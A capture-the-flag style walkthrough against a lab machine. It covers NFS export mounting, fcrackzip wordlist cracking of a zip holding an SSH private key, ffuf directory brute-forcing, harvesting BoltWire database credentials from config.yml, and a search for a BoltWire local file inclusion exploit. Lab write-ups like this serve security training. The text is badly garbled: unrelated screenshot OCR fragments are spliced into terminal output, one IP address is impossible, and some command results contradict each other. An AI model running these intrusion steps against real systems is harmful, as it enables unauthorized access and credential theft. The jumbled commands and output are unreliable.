REMOTE_PORT	49379

We were trying to mount that into the /mnt/dev directory we created but we encountered an error.

## 2. Check Mount Command Syntax

You don't need `-t nfs` if your system automatically detects NFS. Try:

bash

Copy  Edit

```
sudo mount 192.168.7.144:/srv/nfs /mnt/dev
```

If it works, you can add it to `/etc/fstab` for permanent mounting.

With some research, we learnt that our attack machine could already detect NFS automatically without the “`-t nfs`” included.

The screenshot shows a terminal window titled "showmount" running on a Kali Linux desktop environment. The terminal history includes:

- \$ showmount -e 192.168.7.144
- Export list for 192.168.7.144:  
/srv/nfs 172.16.0.0/12,10.0.0.0/8,192.168.0.0/16
- \$ mkdir /mnt/dev
- mkdir: cannot create directory '/mnt/dev': Permission denied
- \$ sudo mkdir /mnt/dev
- [sudo] password for kali:
- \$ mount -t nfs 192.168.7.144:/srv/nfs /mnt/dev
- mount.nfs: failed to apply fstab options
- \$ sudo mount 192.168.7.144:/srv/nfs /mnt/dev

The command `$ sudo mount 192.168.7.144:/srv/nfs /mnt/dev` is highlighted with a red rectangle. To the right of the terminal, a "Apache Environment" window is open, displaying various configuration parameters like SERVER\_NAME, SERVER\_PORT, and REMOTE\_ADDR.

After we applied the corrections, we experienced no error feedback.

```

showmount
File Actions Edit View Help
kali@kali: ~ x ffuf x ffuf:8080 x showmount x
(kali㉿kali)-[~]
$ showmount -e 192.168.7.144
Export list for 192.168.7.144:
/srv/nfs 172.16.0.0/12,10.0.0.0/8,192.168.0.0/16

Apache Environment
Variable Value
HTTP_HOST 192.168.7.344:8080
HTTP_ACCEPT text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
HTTP_ACCEPT_LANGUAGE en-US,en;q=0.5
HTTP_USER_AGENT Apache/2.4.38 (Debian) Server at 192.168.7.344 Port 8080
HTTP_CONNECTION Keep-Alive
HTTP_CONNECTION close
HTTP_CONNECTION keep-alive
HTTP_CONNECTION te=0, i
HTTP_CONNECTION /var/www/html/index.html
HTTP_CONNECTION /var/www/html/index.php
HTTP_CONNECTION Apache/2.4.38 (Debian)
HTTP_CONNECTION Apache/2.4.38 (Debian)
HTTP_SIGNATURE 192.168.7.344
HTTP_SERVER_NAME 192.168.7.344
HTTP_SERVER_ADDR 192.168.7.344
HTTP_SERVER_PORT 8080
HTTP_REMOTE_ADDR 192.168.7.131
HTTP_REMOTE_PORT 45376
HTTP_ROOT /var/www/html
HTTP_REQUEST_SCHEME http
HTTP_CONTEXT_PREFIX /var/www/html/
HTTP_DOCUMENT_ROOT /var/www/html/index.html
HTTP_SERVER_ADMIN webmaster@localhost
HTTP_SCRIPT_FILENAME /var/www/html/index.php
HTTP_REMOTE_PORT 45376
HTTP_GATEWAY_INTERFACE CGI/1.1

```

house pointer inside or press Ctrl+G.

So, we navigate to the `/mnt/dev` directory and list its content. A zip file by the name “`save.zip`” is present and in order to know its content, we have to unzip it using the “`unzip`” command.

```

showmount
File Actions Edit View Help
kali@kali: ~ x ffuf x ffuf:8080 x showmount x
(kali㉿kali)-[/mnt/dev]
$ unzip save.zip
Archive: save.zip
[save.zip] id_rsa password: incorrect password
[save.zip] todo.txt password: incorrect password
(kali㉿kali)-[/mnt/dev]
$ Apache Environment
Variable Value
HTTP_ACCEPT text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
HTTP_ACCEPT_LANGUAGE en-US,en;q=0.5
HTTP_ACCEPT_ENCODING gzip, deflate
HTTP_CONNECTION Keep-Alive
HTTP_UPGRADE_INSECURE_REQUESTS 1
HTTP_PRIORITY 1
HTTP_PATH /var/www/html/index.html
HTTP_SERVER_SIGNATURE Apache/2.4.38 (Debian) Server at 192.168.7.344 Port 8080
HTTP_SERVER_SOFTWARE Apache/2.4.38 (Debian)
HTTP_SERVER_NAME 192.168.7.344
HTTP_SERVER_ADDR 192.168.7.344
HTTP_SERVER_PORT 8080
HTTP_REMOTE_ADDR 192.168.7.131
HTTP_DOCUMENT_ROOT /var/www/html
HTTP_REQUEST_SCHEME http
HTTP_CONTEXT_PREFIX /var/www/html/
HTTP_DOCUMENT_ROOT /var/www/html/index.html
HTTP_SERVER_ADMIN webmaster@localhost
HTTP_SCRIPT_FILENAME /var/www/html/index.php
HTTP_REMOTE_PORT 45376
HTTP_GATEWAY_INTERFACE CGI/1.1

```

house pointer inside or press Ctrl+G.

However, when we attempted to extract its content, a password was required. Since we do not have the password, we can crack the zip file with a tool called `fcrackzip`. On our attack machine, we don't have this tool and so we will have to install it.

Attack Titan

kali@kali: ~ x ffuf x ffuf:8080 x showmount x kali@kali: /

```
(kali㉿kali)-[~/] $ sudo apt install fcrackzip
[sudo] password for kali:
Installing:
  fcrackzip
```

**Apache Environment**

Variable	Value
Summary:	Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 2199
HTTP_CONNECTION	Keep-Alive
HTTP_UPGRADE_INSECURE_REQUESTS	1
HTTP_PRIORITY	0=0, 1
PATH	/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE	<!--> Apache/2.4.38 (Debian) Server at 192.168.7.144 Port 8000</address>
SERVER_SOFTWARE	Apache/2.4.38 (Debian)
SERVER_NAME	192.168.7.144
SERVER_ADDR	192.168.7.144
SERVER_PORT	8000
REMOTE_ADDR	192.168.7.33
DOCUMENT_ROOT	/var/www/html
REQUEST_SCHEME	http
CONTEXT_PREFIX	/
CONTENT_DOCUMENT_ROOT	/var/www/html
SERVER_ADMIN	wesley@localhost
SCRIPT_FILENAME	/var/www/html/index.php
REMOTE_PORT	45176
GATEWAY_INTERFACE	CGI/1.1

mouse pointer outside or press Ctrl+Alt.

Installation of **fcrackzip** is taking place.

Attack Titan

kali@kali: ~ x ffuf x ffuf:8080 x showmount x fcrackzip x

```
(kali㉿kali)-[~/] $ sudo apt install fcrackzip
[sudo] password for kali:
Installing:
  fcrackzip
```

**Apache Environment**

Variable	Value
Summary:	Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 2199
HTTP_CONNECTION	Keep-Alive
HTTP_UPGRADE_INSECURE_REQUESTS	1
HTTP_PRIORITY	0=0, 1
PATH	/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE	<!--> Apache/2.4.38 (Debian) Server at 192.168.7.144 Port 8000</address>
SERVER_SOFTWARE	Apache/2.4.38 (Debian)
SERVER_NAME	192.168.7.144
SERVER_ADDR	192.168.7.144
SERVER_PORT	8000
REMOTE_ADDR	192.168.7.33
DOCUMENT_ROOT	/var/www/html
REQUEST_SCHEME	http
CONTEXT_PREFIX	/
CONTENT_DOCUMENT_ROOT	/var/www/html
SERVER_ADMIN	wesley@localhost
SCRIPT_FILENAME	/var/www/html/index.php
REMOTE_PORT	45176
GATEWAY_INTERFACE	CGI/1.1

mouse pointer inside or press Ctrl+G.

Installation is complete

We locate the file we mounted earlier and start cracking out its password using **fcrackzip**.

```
(kali㉿kali)-[~/] $ cd /mnt/dev
(kali㉿kali)-[/mnt/dev] $ ls
save.zip
(kali㉿kali)-[/mnt/dev] $ fcrackzip -v -u -D -p /usr/share/wordlists/rockyou.txt save.zip
found file 'id_rsa', (size cp/uc 1435/ 1876, flags 9, chk 2a0d)
found file 'todo.txt', (size cp/uc 138/ 164, flags 9, chk 2aa1)

PASSWORD FOUND!!!!: pw = java101

(kali㉿kali)-[/mnt/dev] $ http://192.168.7.144:8080/
Apache/2.4.38 (Ubuntu) PHP/8.0.12 OpenSSL/3.0.2-fips PHP/8.0.12

```

Cracking the zip file was successful and we were able to obtain the password

```
(kali㉿kali)-[~/mnt/dev]$ unzip save.zip
Archive: save.zip
[save.zip] id_rsa password:
error: cannot create id_rsa
Permission denied
error: cannot create todo.txt
Permission denied

(kali㉿kali)-[~/mnt/dev]$ curl -X POST http://127.0.0.1:8080/index.php?submit=1
HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8
Content-Length: 133
Connection: close
Date: Mon, 12 Dec 2022 10:45:40 GMT
Server: Apache/2.4.41 (Ubuntu) PHP/8.0.12 OpenSSL/1.1.1t-fips PHP/8.0.12

-----[REDACTED]-----
-----[REDACTED]-----
```

	Value
HTTP_ACCEPT	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
HTTP_ACCEPT_ENCODING	gzip, deflate
HTTP_CONNECTION	keep-alive
HTTP_HOST	127.0.0.1:8080
HTTP_USER_AGENT	Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
HTTP_X_AMZN_TRACE_ID	Root=1 h3f333333333333333333333333333333
PHP_SELF	/index.php
REQUEST_METHOD	POST
REQUEST_URI	/index.php?submit=1
SCRIPT_NAME	/index.php
SERVER_ADDR	127.0.0.1
SERVER_ADMIN	root@kali:~#
SERVER_NAME	127.0.0.1:8080
SERVER_PORT	8080
REMOTE_ADDR	127.0.0.1:53515
DOCUMENT_ROOT	/var/www/html
REQUEST_SCHEME	http
CONTEXT_PREFIX	
CONTEXT_DOCUMENT_ROOT	/var/www/html
SERVER_ADMIN	root@kali:~#
SCRIPT_FILENAME	/var/www/html/index.php
REMOTE_PORT	45176
REDIRECT_REMOTE_ADDR	127.0.0.1

Now we should be able to unzip the file with the password we obtained and view its content.

```
(kali㉿kali)-[~/Downloads]
$ unzip save.zip
Archive: save.zip
[save.zip] id_rsa password:
error: cannot create id_rsa
    Permission denied
error: cannot create todo.txt
    Permission denied

(kali㉿kali)-[~/Downloads]
$ sudo unzip save.zip
[sudo] password for kali:
Archive: save.zip
[save.zip] id_rsa password:
  inflating: id_rsa      PRIORITY
  inflating: todo.txt

(kali㉿kali)-[~/Downloads]
$ id_rsa save.zip todo.txt
id_rsa save.zip todo.txt

(kali㉿kali)-[~/Downloads]
$ cat todo.txt
- Figure out how to install the main website properly, the config file seems correct ...
- Update development website
- Keep coding in Java because it's awesome

jp
```

We get two files namely “id\_rsa” which suggests we can connect through SSH and “todo.txt” which is, of course, a text file. We view the contents of the text file and get information about somebody called “jp” who talks about a config file concerning a website and seems to love java.

```

ffuf
File Actions Edit View Help
kali㉿kali:~ x ffuf x ffuf:8080 x fcrackzip x
:: Threads : 40
:: Matcher : Response status: 200-299,301,302,307,401,403,405,500
Apache Environment
# license, visit http://creativecommons.org/licenses/by-sa/3.0/ [Status: 200, Size: 3833, Words: 926, Lines: 108, Duration: 7ms]
# Suite 300, San Francisco, California, 94105, USA. [Status: 200, Size: 3833, Words: 926, Lines: 108, Duration: 4ms]
# on atleast 2 different hosts [Status: 200, Size: 3833, Words: 926, Lines: 108, Duration: 31ms]
# Attribution-Share Alike 3.0 License. To view a copy of this [Status: 200, Size: 3833, Words: 926, Lines: 108, Duration: 72ms]
# This work is licensed under the Creative Commons [Status: 200, Size: 3833, Words: 926, Lines: 108, Duration: 79ms]
# [Status: 200, Size: 3833, Words: 926, Lines: 108, Duration: 93ms]
# directory-list-2.3-medium.txt [Status: 200, Size: 3833, Words: 926, Lines: 108, Duration: 83ms]
# Priority ordered case sensative list, where entries were found [Status: 200, Size: 3833, Words: 926, Lines: 108, Duration: 169ms]
# [Status: 200, Size: 3833, Words: 926, Lines: 108, Duration: 182ms]
public [Status: 301, Size: 315, Words: 20, Lines: 10, Duration: 7ms]
# Copyright 2007 James Fisher [Status: 200, Size: 3833, Words: 926, Lines: 108, Duration: 266ms]
src [Status: 301, Size: 312, Words: 20, Lines: 10, Duration: 5ms]
app [Status: 301, Size: 312, Words: 20, Lines: 10, Duration: 3ms]
# [Status: 200, Size: 3833, Words: 926, Lines: 108, Duration: 703ms]
# [Status: 200, Size: 3833, Words: 926, Lines: 108, Duration: 732ms]
# [Status: 200, Size: 3833, Words: 926, Lines: 108, Duration: 776ms]
# or send a letter to Creative Commons, 171 Second Street, [Status: 200, Size: 3833, Words: 926, Lines: 108, Duration: 973ms]
# [Status: 200, Size: 3833, Words: 926, Lines: 108, Duration: 116ms]
server-status [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 12ms]
:: Progress: [220560/220560] :: Job [1/1] :: 3703 req/sec :: Duration: [0:00:57] :: Errors: 0 ::

(kali㉿kali)-[~]

```


Back to busting directories, we get a number of hidden directories as highlighted for port 80

```

ffuf:8080
File Actions Edit View Help
kali㉿kali:~ x ffuf x ffuf:8080 x fcrackzip x
V_/_ V_/_ V__/_ V_/_/
v2.1.0-dev
Apache Environment
:: Method : GET
:: URL : http://192.168.7.144:8080/FUZZ
:: Wordlist : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200-299,301,302,307,401,403,405,500
# [Status: 200, Size: 94615, Words: 4689, Lines: 1160, Duration: 57ms]
# Suite 300, San Francisco, California, 94105, USA. [Status: 200, Size: 94615, Words: 4689, Lines: 1160, Duration: 99ms]
# [Status: 200, Size: 94614, Words: 4689, Lines: 1160, Duration: 84ms]
# on atleast 2 different hosts [Status: 200, Size: 94615, Words: 4689, Lines: 1160, Duration: 64ms]
# directory-list-2.3-medium.txt [Status: 200, Size: 94615, Words: 4689, Lines: 1160, Duration: 132ms]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/ [Status: 200, Size: 94615, Words: 4689, Lines: 1160, Duration: 105ms]
# This work is licensed under the Creative Commons [Status: 200, Size: 94615, Words: 4689, Lines: 1160, Duration: 102ms]
# [Status: 200, Size: 94615, Words: 4689, Lines: 1160, Duration: 134ms]
dev [Status: 301, Size: 319, Words: 20, Lines: 10, Duration: 3ms]
# Copyright 2007 James Fisher [Status: 200, Size: 94615, Words: 4689, Lines: 1160, Duration: 849ms]
# Priority ordered case sensative list, where entries were found [Status: 200, Size: 94615, Words: 4689, Lines: 1160, Duration: 866ms]
# or send a letter to Creative Commons, 171 Second Street, [Status: 200, Size: 94615, Words: 4689, Lines: 1160, Duration: 944ms]
# Attribution-Share Alike 3.0 License. To view a copy of this [Status: 200, Size: 94615, Words: 4689, Lines: 1160, Duration: 920ms]
# [Status: 200, Size: 94615, Words: 4689, Lines: 1160, Duration: 938ms]
# [Status: 200, Size: 94614, Words: 4689, Lines: 1160, Duration: 341ms]
server-status [Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 7ms]
:: Progress: [220560/220560] :: Job [1/1] :: 4761 req/sec :: Duration: [0:01:03] :: Errors: 0 ::


```

And for port 8080, we get only /dev which should be very interesting.



# BoltWire

## Welcome

Your website has been successfully setup!

To learn more about using BoltWire, take our quick [welcome tour](#) online.


Want to get more involved in our community? Join our [mailing list](#). Bug reports, feature requests, and suggestions for code improvement are all welcome.

## Welcome

Thank you for using  
BoltWire!

This is the /dev/ directory we opened at port 8080 which finally brought us to the Bolt platform.

We explore its features to know if we can take advantage of those.



## Index of /src

Name	Last modified	Size	Description
Parent Directory	-	-	
Site/	2021-06-01 10:11	-	

Apache/2.4.38 (Debian) Server at 192.168.7.144 Port 80

On the hand, we explore the other directories on port 80

The screenshot shows a Firefox browser window with three tabs open: "Home", "Attack Titan", and "DEV". The current tab displays the directory index for "/src/Site" at the URL "192.168.7.144/src/Site/". The page title is "Index of /src/Site". The table lists one file: "CustomisationExtension.php" from 2018-08-25 at 14:32 with a size of 470 bytes. A link to the "Parent Directory" is also present.

Name	Last modified	Size	Description
<a href="#">Parent Directory</a>	-	-	
<a href="#">CustomisationExtension.php</a>	2018-08-25 14:32	470	

Apache/2.4.38 (Debian) Server at 192.168.7.144 Port 80


mouse pointer inside or press Ctrl+G.

The screenshot shows a Firefox browser window with three tabs open: "Home", "Attack Titan", and "DEV". The current tab displays the directory index for "/app" at the URL "192.168.7.144/app/". The page title is "Index of /app — Mozilla Firefox". The table lists several directories and files:


Name	Last modified	Size	Description
<a href="#">Parent Directory</a>	-	-	
<a href="#">cache/</a>	2025-07-03 12:52	-	
<a href="#">config/</a>	2021-06-01 15:38	-	
<a href="#">database/</a>	2021-06-01 10:09	-	
<a href="#">nut</a>	2020-10-19 12:40	633	

Apache/2.4.38 (Debian) Server at 192.168.7.144 Port 80

/app directory - <http://192.168.7.144/app>



Over here, we have a bolt database file here but the size description indicates its empty.



The screenshot shows a Linux desktop environment with a terminal window titled "Attack Titan" and a browser window titled "Index of /app/config". The browser is displaying a list of files from the "/app/config" directory. The files listed are:

Name	Last modified	Size	Description
Parent Directory	-	-	
config.yml	2021-06-01 15:38	21K	
contenttypes.yml	2021-06-01 10:12	12K	
extensions/	2020-10-19 12:51	-	
menu.yml	2021-06-01 10:12	672	
permissions.yml	2021-06-01 10:12	8.3K	
routing.yml	2021-06-01 10:12	3.4K	
taxonomy.yml	2021-06-01 10:12	793	

At the bottom of the browser window, it says "Apache/2.4.38 (Debian) Server at 192.168.7.144 Port 80".


If we remember the information from the todo.txt file, it spoke about a “config” file that was needed to setup the website.

The screenshot shows the same browser interface as before, but now a download progress bar is visible in the top right corner of the window. The progress bar indicates that the file "config.yml" has been completed at 20.6 KB. A download dialog box is also present, showing the file "config.yml" with the status "Completed — 20.6 KB".

The browser window displays the same directory index as the first screenshot.

At the bottom of the browser window, it says "Apache/2.4.38 (Debian) Server at 192.168.7.144 Port 80".

Since we have a “config” file in the /app directory, it will surely guarantee us some precious information and therefore have it downloaded onto our attack machine.

A screenshot of the "Mousepad" text editor showing the contents of the "config.yml" file. The file path is indicated as "-/Downloads/config.yml - Mousepad". The code is as follows:

```
1 # Database setup. The driver can be either 'sqlite', 'mysql' or 'postgres'.
2 #
3 # For SQLite, only the dbname is required. However, MySQL and PostgreSQL
4 # also require 'username', 'password', and optionally 'host' ( and 'port' ) if the database
5 # server is not on the same host as the web server.
6 #
7 # If you're trying out Bolt, just keep it set to SQLite for now.
8 database:
9   driver: sqlite
10  database_name: bolt
11  username: bolt
12  password: I_love_java
13 #
14 # The name of the website
15 sitemap: A sample site
16 payoff: The amazing payoff goes here
17 #
18 # The theme to use.
19 #
20 # Don't edit the provided templates directly, because they _will_ get updated
21 # in next releases. If you wish to modify a default theme, copy its folder, and
22 # change the name here accordingly.
23 theme: base-2018
24 #
25 # The locale that'll be used by the application. If no locale is set the
26 # fallback locale is 'en_GB'. For available options, see:
27 # https://docs.bolt.cm/other/locales
28 #
29 # In some cases it may be needed to specify (non-standard) variations of the
30 # locale to get everything to work as desired.
31 #
32 # This can be done as [nl_NL, Dutch_Netherlands] when specifying multiple
33 # locales, ensure the first is a standard locale.
34 locale: en_GB
35 #
36 # Set the timezone to be used on the website. For a list of valid timezone
37 # settings, see: http://php.net/manual/en/timezones.php
```

After glancing carefully, we were able to spot some credentials in the file.

A screenshot of a Kali Linux desktop environment. At the top, there's a dock with icons for Home, Attack Titan, and DEV. Below the dock is a menu bar with File, Edit, Search, View, Document, Help. A terminal window titled 'kali@kali: ~' is open, showing the contents of a file named 'bolt\_config.txt' from Mousepad. The file contains two lines of text:

```
1 username: bolt
2 password: I_love_java
```

As part of our note keeping, we store these credentials somewhere for later use.

A screenshot of a Kali Linux desktop environment showing a web browser window. The address bar shows 'boltwire exploit - Google'. The search results page for Google shows several links related to the BoltWire exploit:

- Exploit-DB**  
https://www.exploit-db.com/exploits/  
**BoltWire 6.03 - Local File Inclusion - PHP webapps Exploit**  
4 May 2020 — Steps to Reproduce: 1) Using HTTP GET request browse to the following page, whilst being authenticated user.
- National Institute of Standards and Technology (.gov)**  
https://nvd.nist.gov/vuln/detail/CVE-2023-46501  
**CVE-2023-46501 Detail - NVD**  
7 Nov 2023 — An issue in BoltWire v6.03 allows a remote attacker to obtain sensitive information via a crafted payload to the view and change admin password function.
- GitHub**  
https://github.com/CVE-2023-46501  
**CVE-2023-46501 - BoltWire v6.03 - Improper Access Control**  
In version 6.03 of BoltWire CMS, it is possible to exploit an "Improper Access Control" vulnerability, through the index.php?p=member.admin&action=data ...

After exploring the bolt platform features, there wasn't much we could use to our advantage. At this, we had to search for existing exploits for that particular platform and look what we got.

The screenshot shows a web browser window with the following details:

- Address Bar:** https://www.exploit-db.com/exploits/48411
- Title Bar:** Attack Titan X DEV X
- Content Area:**
  - BoltWire 6.03 - Local File Inclusion**
  - EDB-ID:** 48411    **CVE:** N/A
  - Author:** ANDREY STOYKOV    **Type:** WEBAPPS
  - Platform:** PHP    **Date:** 2020-05-04
  - Exploit:** [Download](#) / [View](#)
  - Vulnerable App:** [List of paths]
- Left Sidebar:** Contains icons for Home, File Manager, Terminal, and others.
- Bottom Status Bar:** mouse pointer inside or press Ctrl+G.

Local file inclusion, known as LFI, allows us to execute files that are already present on the server.

The screenshot shows a terminal window with the following details:

- Terminal Prompt:** kali@kali: ~
- Command:** searchsploit boltwire
- Output:**
  - BoltWire 3.4.16 - 'index.php' Multiple Cross-Site Scripting Vulnerabilities
